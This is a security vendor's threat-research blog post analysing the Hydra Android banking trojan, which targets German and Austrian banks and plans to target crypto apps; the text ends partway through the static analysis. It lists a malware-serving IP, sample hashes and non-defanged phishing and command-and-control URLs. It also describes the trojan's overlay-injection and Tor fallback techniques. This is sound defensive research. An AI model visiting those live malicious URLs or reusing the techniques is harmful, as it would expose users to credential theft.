Avira Labs Research Reveals Hydra Banking Trojan 2.0 targeting a wider network of German and Austrian banks

avira.com/en/blog/avira-labs-research-reveals-hydra-banking-trojan-2-0

March 16, 2022

The Avira Threat Protection Labs team is a dedicated team, with team members based around the world, which also has its own research arm – this research arm focuses on emerging and developing threats.

The Hydra Banking Trojan malware has been targeting Android banking customers since 2019. Now, researchers in Threat Protection Labs have identified a new pattern and technique in use, seeing this malware being poised and ready to be deployed to target a wider set of Android users. The research team have seen that Hydra Banking Trojan 2.0, is now preparing to target crypto apps, having previously focused on financial services and banking customers – its evolution shows it as poised to target consumers via over 200 apps.

This new threat was first spotted in January 2022 by Avira's Threat Protection team, leading to a deep dive with conclusions reached in March 2022, shared below.

1. Introduction

While checking one internet monitoring cyber threat intelligence feed we noticed quite a strange URL. The host was just an IP, no domain, ending with the mundane '*download.php*'. Simple yet surprising when noticing it was serving an APK with a hash not seen anywhere else before.

```
176.121.14.62      GET /apk/psk/download.php HTTP/1.1
```

Figure 1: The URL serving malicious APKs

At that moment, little did we know it would lead to the discovery of an ongoing Hydra campaign targeting ~50 million German and Austrian banking customers and potentially many other targets.

Hydra is an Android BankBot variant, a type of malware designed to steal banking credentials. The way it does this is by requesting the user enables dangerous permissions such as accessibility and every time the banking app is opened, the malware is hijacking the user by overwriting the legit banking application login page with a malicious one. The goal is the same, to trick the user to enter his login credentials so that it will go straight to the malware authors.

2. Ongoing Campaign

The campaign appears to have been running since the last quarter of 2021 and is still ongoing at the time of writing this, March 2022

The host (172.121.14[.]62) from which this research started seems to have served more than 30 different samples (at the time of writing this) related to this campaign.

2022-01-29	BAWAG_PSK.apk	unknown	9d793019580da230f3583021dc5b571523745c525a96d1d67f3e693c10b0c260
2022-01-29	BAWAG_PSK.apk	unknown	d781680e473405d58eff13c4154cd43b8f56ccc677c54b150aa9b5e19032c895
2022-01-29	BAWAG_PSK.apk	unknown	617ec9a28b66d534af9618cd73d93f2703528551b19e8a96671b2bf1ee2c21b8
2022-01-29	BAWAG_PSK.apk	unknown	f42d620a30e299a3a5393a3c6d6452de88e52375a1e8814525c99bc4d50a5771
2022-01-29	BAWAG_PSK.apk	unknown	f5ec3c21987ea44b11a5894c2f8eb68e6dff2c2710875ee94cc9e93bf434152a
2022-01-29	BAWAG_PSK.apk	unknown	4457337649604203ebd38672733bfba4f727e2d614e2518e544693ff4bf3ea86
2022-01-29	BAWAG_PSK.apk	unknown	7b28f3c7172209d74e21c4359f56269d7cb65a24684580524c00b56a0650d5ba
2022-01-29	BAWAG_PSK.apk	unknown	da45d415c8e7b6293c8f5bbd9ad1443fa54f0661008c9cd0b8e5052730735eda
2022-01-29	BAWAG_PSK.apk	unknown	cb8c66be084885dd88353e6725d48dca46286d757e70e55d9c568ceaeb91453a
2022-01-29	BAWAG_PSK.apk	unknown	f48bb168c6904b7bed1bccb9f505eae2a85d7eaeaae4d84ecf7881c44ae16791
2022-01-29	BAWAG_PSK.apk	unknown	8601cfffef535dd68dea6fff720d70bbb7ca5ea9e5f20ee2d7f88355d8c74489
2022-01-29	BAWAG_PSK.apk	unknown	ff3164a1c89f020367105045ee195a5c922154c5472a9fc8ccc8152ea54f6610
2022-01-29	BAWAG_PSK.apk	unknown	de3e82705f19a16b62209ac96811b2101560656249dde4ec2b8b8def755ac127
2022-01-29	BAWAG_PSK.apk	unknown	af27b354c20280567357f5ec779d14e95ec6e04dc10625ef9d4dc99cc55b9eed
2022-01-29	BAWAG_PSK.apk	unknown	a3c34975e0f8791acfe1b7b5e3dac3d92fa1623aefa5101e5185c944bbbf10ac
2022-01-26	BAWAG_PSK.apk	zip	3b56b9c0d98c475c5f3f3ad98f8a56709f211f8b14a0bec3aba32791ebc647f0
2022-01-26	BAWAG_PSK.apk	zip	184ea57eb7c01ce4de824c21a8627065ad7001dd09c849663e3ff5bbd4e554fe

Figure 2: List of malicious samples served by 172.121.14[.]62Looking at the domains being hosted on that IP we also notice a lot of phishing domains targeting BAWAG P.S.K. and

CommerzBank users, masquerading as reputable organisations to trick consumers:

2022-01-23	3 / 93	200	http://bawagpsk.id-52739.com/
2022-01-23	10 / 93	200	http://kunden.commerzbank.de.id-58at1vg6a8199gavszvz8aggffa.com/cb
2022-01-27	11 / 93	200	https://kunden.commerzbank.de.id-58at1vg6a8199gavszvz8aggffa.com/
2022-01-21	1 / 93	200	http://ebanking-easybank.com-id-18chg7ag1va89g1vavv168af8g.com/
2022-01-27	10 / 93	200	https://id15217.com/
2022-01-18	1 / 93	200	https://ebanking-bawagpsk.com-id-18chg7ag1va89g1vavv168af8g.com/
2022-01-18	1 / 93	200	http://ebanking-bawagpsk.com-id-18chg7ag1va89g1vavv168af8g.com/
2022-01-27	10 / 93	200	http://id15217.com/
2022-01-31	10 / 93	200	https://id-58at1vg6a8199gavszvz8aggffa.com/
2022-01-31	10 / 93	200	http://id-58at1vg6a8199gavszvz8aggffa.com/
2022-01-13	11 / 93	200	http://bawagpsk.id38162.com/
2022-01-10	9 / 93	-	https://bawagpsk.id53620.com/

Figure 3: List of phishing URLs served by 172.121.14[.]62The Avira technology is successfully detecting this malware and quarantining it – as per the detection names below which appear when Avira picks up the malware, samples shown below – while we continued to research this malware and establish its course:

- ANDROID/Dropper.Agent.GAAN.Gen
- ANDROID/Dropper.FKLB.Gen
- ANDROID/Dropper.FKHF.Gen

3. Dynamic analysis

Moving forward to the analysis of the sample, the first step was to send it to our in-house Dynamic Analysis Android Sandbox, aka DANY. After getting the behavioral report we noticed some interesting things.

The Avira Dynamic analysis report revealed the following behaviour:

1. Accessibility service is used
2. Drops a DEX which gets deleted afterwards
3. Hides launcher icon
4. Saved preferences contain a list of other banking apps' package names
5. Accesses an .onion DarkWeb URL
6. Drops a zip file from URL

> **What we mean by an .onion DarkWeb URL**
>
> The dark web, also known as the deep web or dark net, is a privacy-focused part of the internet, running on the Tor Network. It's harder to access, accessed through the Tor Browser, or through connection to the network using a special library to handle the necessary steps.
>
> An .onion is a hidden service, a website running on the Tor Network. These domains usually have random characters and end with the .onion extension. They can't easily be taken down by a central authority and the server hosting the website is difficult to locate. Their appeal to those people behind the Hydra Banking Trojan 2.0, is that they function on a private key mechanism. This means that anybody with the private key can keep that website up and maintain control, so even if the server hosting the website was found and taken down, in a short space of time the person with the private key could simply start it up once again.

1. The app's name is BAWAG PSK Security and the logo is similar to one used by an Austrian Bank. Right off the bat it asks for accessibility permission.




Figure 4: First thing you see after opening the app

Usually banking apps don't ask you for that kind of permission, some even refuse to operate if you have a rooted phone, thus we can assume that this sample may be banker malware looking to steal some credentials.

Banking malware has been going around for a long time and is here to stay, the Covid pandemic has hugely accelerated the adoption of internet banking apps.

2. Nowadays, dropping a DEX file and deleting it is a practice used both by malware for hiding reasons, but also by clean apps in an obfuscation attempt. But we'll take note of it and check it later

Figure 5: Full path of the dropped DEX file (danyleted means the folder/file was deleted)

3. Now, hiding the app's icon after giving the accessibility may also be a red flag, but it's a technique again, also used by clean apps, yet they announce this to you beforehand so there's nothing hidden under the table (or at least the good ones).

4. Looking over the Shared Preferences we notice a list of other banking and security apps' package names under a key containing the word "injects". We're now highly suspicious.

Figure 6: Shared Preference with a key containing "injects" in itself, the value being a list of mostly banking apps

5. Looking at the URLs accessed, we can see something really fascinating – an actual working request to an .onion Tor (DarkWeb) URL. (Taking a **small explanatory break**: to access an .onion URL you need to connect to the Tor network).

Now, when building DANY we didn't add any Tor support by default, so unless it became sentient, the sample downloaded what it needed to perform such a connection

Figure 7: List of accessed URLs

Figure 8: Process initiating a Tor network connection

Following the network trail, we can see that the sample downloaded Tor libraries from a now inactive GitHub URL, then made a request to the .onion




Figure 9: The .onion and its base64 encrypted payload
the response being another url on the clearnet.

```
ib@ubuntu:~$ echo 'eyJkb21haW5zIjpbImh0dHBzOlwvXC95dXV6emxsbGFhLnh5eiJdfQ==' |base64 -d
 && echo
{"domains":["https:\/\/yuuzzlllaa.xyz"]}
```

Figure 10: Decrypted base64 payload

By using an .onion to get the “real” URL the malware authors minimize their losses. When the “real” URL’s domain gets taken down, another one can be set up and the response from the .onion will simply be updated, as the .onion, by design, can only be taken down by the one who holds its private key.

This way, if someone downloads the sample after a few years and the initial “real” URL was banned, the infection will still be effective.

6. Continuing with the network path, the “real” URL is used to download a zip file.

Figure 11: Zip archive served by the “real” URL

What is in that archive you ask? Well that’s actually the core of the entire sample.




Figure 12: Contents of the malicious archive

Inside the inj folder is a list of folders containing phishing html kits, whereby the malware is masquerading as reputable major banks in Germany and Austria such as: Volksbank, Bank Austria, BAWAG P.S.K., CommerzBank, Deutsche Bank, easybank, Santander Consumer Bank and some pin apps of Huawei and Samsung phones.




Figure 13: Phishing HTML for Bank of Austria login page

We observed some of them in a state of “TODO”, indicating they are the most probable next targets.




Figure 14: “TODO” Phishing HTML masquerading as a CommerzBank login page

What is **even more concerning** is what was found in the other folder of the archive




Figure 15: Contents of icons folder

We came upon a stash of more than 200 icons belonging to European banking apps, Crypto apps and other popular apps. All the indications point in conclusion towards this malware campaign evolving throughout 2022, not only targeting a larger network of European banks, but also targeting the crypto realm.

Based on this information alone we could label the sample as malware and write a behavioral rule to detect this type of family, ensuring our systems maintain their high detection rates. In addition to this, we're now going the extra mile into the static analysis realm – as there may be other dormant behavior or IoCs which could help us in finding other samples and employ even better clustering techniques, to route this malware out.

4. Static analysis

Let's take a look over the dropped dex, shall we?

Strings Encryption

The first thing we notice are the strings encrypted using XOR and a per class lookup table, in a similar way Flubot does, thus using the same decryption method.




Figure 16: Encrypted strings, decryption key and decryption meth

Now that we can better understand what's going on, let's take a look over what is happening with those icons and phishing html files at the code level.





Figure 17: onFcmmessageReceived methods checking the received message is a notification calling another method onInjectNotificationReceived, passing the data along

